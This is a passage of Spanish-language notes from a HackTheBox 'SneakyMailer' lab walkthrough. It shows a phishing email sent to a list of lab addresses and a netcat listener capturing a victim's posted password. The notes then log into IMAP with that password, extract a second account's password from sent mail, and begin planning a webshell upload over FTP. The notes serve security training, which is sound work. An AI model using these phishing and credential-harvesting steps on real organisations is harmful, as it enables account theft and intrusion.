@sneakymailer.htb,briellewilliamson@sneakymailer.htb,herrodchandler@sneakymailer.htb,rhonadavidson@sneakymailer.htb,colleenhurst@sneakymailer.htb,sonyafrost@sneakymailer
.htb,jenagaines@sneakymailer.htb,quinnflynn@sneakymailer.htb,chardemarshall@sneakymailer.htb,haleykennedy@sneakymailer.htb,tatyanafitzpatrick@sneakymailer.htb,michaelsil
va@sneakymailer.htb,paulbyrd@sneakymailer.htb,glorialittle@sneakymailer.htb,bradleygreer@sneakymailer.htb,dairios@sneakymailer.htb,jenettecaldwell@sneakymailer.htb,yurib
erry@sneakymailer.htb,caesarvance@sneakymailer.htb,doriswilder@sneakymailer.htb,angelicaramos@sneakymailer.htb,gavinjoyce@sneakymailer.htb,jenniferchang@sneakymailer.htb
,brendenwagner@sneakymailer.htb,fionagreen@sneakymailer.htb,shouitou@sneakymailer.htb,michellehouse@sneakymailer.htb,sukiburks@sneakymailer.htb,prescottbartlett@sneakyma
iler.htb,gavincortez@sneakymailer.htb,martenamccray@sneakymailer.htb,unitybutler@sneakymailer.htb,howardhatfield@sneakymailer.htb,hopefuentes@sneakymailer.htb,vivianharr
ell@sneakymailer.htb,timothymooney@sneakymailer.htb,jacksonbradshaw@sneakymailer.htb,oliviliang@sneakymailer.htb,brunonash@sneakymailer.htb,sakurayamamoto@sneakymailer.
htb,thorwalton@sneakymailer.htb,finncamacho@sneakymailer.htb,sergebaldwin@sneakymailer.htb,zenaidafrank@sneakymailer.htb,zoritaserrano@sneakymailer.htb,jenniferacosta@sn
eakymailer.htb,carastevens@sneakymailer.htb,hermionebutler@sneakymailer.htb,laelgreer@sneakymailer.htb,jonasalexander@sneakymailer.htb,shaddecker@sneakymailer.htb,sulcud
@sneakymailer.htb,donnasnider@sneakymailer.htb --body "por favor click aqui http://10.10.14.12:1234/" --server 10.10.10.197
=== Trying 10.10.10.197:25...
=== Connected to 10.10.10.197.
<-  220 debian ESMTP Postfix (Debian/GNU)
 -> EHLO kali
<-  250-debian
<-  250-PIPELINING
<-  250-SIZE 10240000
<-  250-VRFY
<-  250-ETRN
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-8BITMIME
<-  250-DSN
```

recibimos unos datos parece que alguien dio click y aparte nos envio algo

```
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.197] 39186
POST / HTTP/1.1
Host: 10.10.14.12:1234
User-Agent: python-requests/2.23.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 185
Content-Type: application/x-www-form-urlencoded

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt
```

firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt

es un posible user y password
como esta hardcodeado podemos utilizar php para decodificar
php urldecode

abrimos php modo iteractivo
php --interactive
escribimos echo urldecode("data");

```
php --interactive
Interactive shell

php > echo urldecode("firstName=Paul&lastName=Byrd&email=paulbyrd%40sneakymailer.htb&password=%5E%28%23J%40SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt&rpassword=%5E%28%23J%40
SkFv2%5B%25KhIxKk%28Ju%60hqcHl%3C%3AHt");
firstName=Paul&lastName=Byrd&email=paulbyrd@sneakymailer.htb&password=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht&rpassword=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
php >
```

firstName=Paul&lastName=Byrd&email=paulbyrd@sneakymailer.htb&password=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht&rpassword=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
si vemos bien los datos estan separados por una &

firstName=Paul
&lastName=Byrd

&email=paulbyrd@sneakymailer.htb
&password=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
&rpassword=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht

##
########IMAP PORT 143#########################
con este usuario y contraseña podemos accedera a imap con telnet como lo hicimos con smtp
telnet 10.10.10.197 143
intente loguearme varias veces pero no recorde la sintaxis

A1 LOGIN USER PASSWORD
A1 LOGIN paulbyrd ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht

PODEMOS LISTAR DIRECTORIOS
https://csbygb.gitbook.io/pentips/networking-protocols-and-network-pentest/imap

A1 LIST "" *

```
~/machineshtb/SneakyMailer
telnet 10.10.10.197 143
Trying 10.10.10.197..
Connected to 10.10.10.197.
Escape character is '^]'.
* OK [CAPABILITY IMAP4rev1 UIDPLUS CHILDREN NAMESPACE THREAD=ORDEREDSUBJECT
ady. Copyright 1998-2018 Double Precision, Inc.  See COPYING for distributio
A1 LOGIN paulbyrd ^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
* OK [ALERT] Filesystem notification initialization error -- contact your ma
A1 OK LOGIN Ok.
A1 LIST "" *
* LIST (\Unmarked \HasChildren) "." "INBOX"
* LIST (\HasNoChildren) "." "INBOX.Trash"
* LIST (\HasNoChildren) "." "INBOX.Sent"
* LIST (\HasNoChildren) "." "INBOX.Deleted Items"
* LIST (\HasNoChildren) "." "INBOX.Sent Items"
A1 OK LIST completed
```

CON select inbox podemos ver el contenido de los datos
A1 SELECT "INBOX.Trash"

```
A1 SELECT "INBOX.Trash"
* FLAGS (\Draft \Answered \Flagged \Deleted \Seen \Recent
* OK [PERMANENTFLAGS (\* \Draft \Answered \Flagged \Delet
* 0 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 590600304] Ok
* OK [MYRIGHTS "acdilrsw"] ACL
A1 OK [READ-WRITE] Ok
```

EN INBOX.SENT ITEMOS ENCONTRAMOS ALGO

```
A1 SELECT "INBOX.Sent Items"
* FLAGS (\Draft \Answered \Flagged \Deleted \Seen \Recent)
* OK [PERMANENTFLAGS (\* \Draft \Answered \Flagged \Deleted \Seen)] Limited
* 2 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 589480766] Ok
* OK [MYRIGHTS "acdilrsw"] ACL
A1 OK [READ-WRITE] Ok
```

HAY 2
para ver seguimos la siguiente sintaxis
FETCH <ID> body[text]

```
* OK [UIDVALIDITY 589480766] OK
* OK [MYRIGHTS "acdilrsw"] ACL
A1 OK [READ-WRITE] Ok
A1 FETCH 589480766 ALL
* NO Invalid message sequence number: 589480766
A1 OK FETCH completed.
A1 FETCH 589480766 body[acdilrsw]
A1 NO Error in IMAP command received by server.
[0] 0:telnet* 1:nc  2:php- 3:zsh
```


pero no nos dejo validando es id es el identificador de los datos por lo tanto seria 1
A1 FETCH 1 body[]

```
A1 FETCH 1 body[]
* 1 FETCH (BODY[] {2167}
MIME-Version: 1.0
To: root <root@debian>
From: Paul Byrd <paulbyrd@sneakymailer.htb>
Subject: Password reset
Date: Fri, 15 May 2020 13:03:37 -0500
Importance: normal
X-Priority: 3
Content-Type: multipart/alternative;
        boundary="_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_"

--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_
Content-Transfer-Encoding: quoted-printable
Content-Type: text/plain; charset="utf-8"

Hello administrator, I want to change this password for the developer accou=
nt

Username: developer
Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C

Please notify me when you do it=20

--_21F4C0AC-AA5F-47F8-9F7F-7CB64B1169AD_
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="utf-8"

<html xmlns:o=3D"urn:schemas-microsoft-com:office:office" xmlns:w=3D"urn:sc=
hemas-microsoft-com:office:word" xmlns:m=3D"http://schemas.microsoft.com/of=
fice/2004/12/omml" xmlns=3D"http://www.w3.org/TR/REC-html40"><head><meta ht=
tp-equiv=3DContent-Type content=3D"text/html; charset=3Dutf-8"><meta name=
=3DGenerator content=3D"Microsoft Word 15 (filtered medium)"><style><!--
/* Font Definitions */
@font-face
        {font-family:"Cambria Math";
```

econtramos
Username:

developer
Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3]C


para ver el otro correo el id es 2
A1 FETCH 2 body[]




nos dice que : "Tu tarea actual es instalar, probar y luego borrar cada módulo python que encuentre en nuestro servicio PyPI, hágamelo saber si tiene algún inconveniente"

PARA Salir es con
.QUIT


nos conectamos por ftp con el user developer
ftp developer@10.10.10.197




estando dentro de la carpeta dev encontramos la carpeta pypi y alli esta registrer.php el cual ya lo habiamos encontrado buscando directorios




significa que si podemos subir una webshell podremos acceder a la maquina hacemos un ejemplo con el archivo shell.txt






al parecer no podemos crear el archivo. sin embargo regresando a la carpeta anterior si nos deja(dev)




vamos al directorio pero no lo resuelve




aparte borra el archivo

al ser /dev en varias maquinas recuerdo que eso es un subdomino por lo cual buscamos subdomios y utilizamos gobuster




BUSQUEDDA DE SUBDMONIOS CON WFUZZ

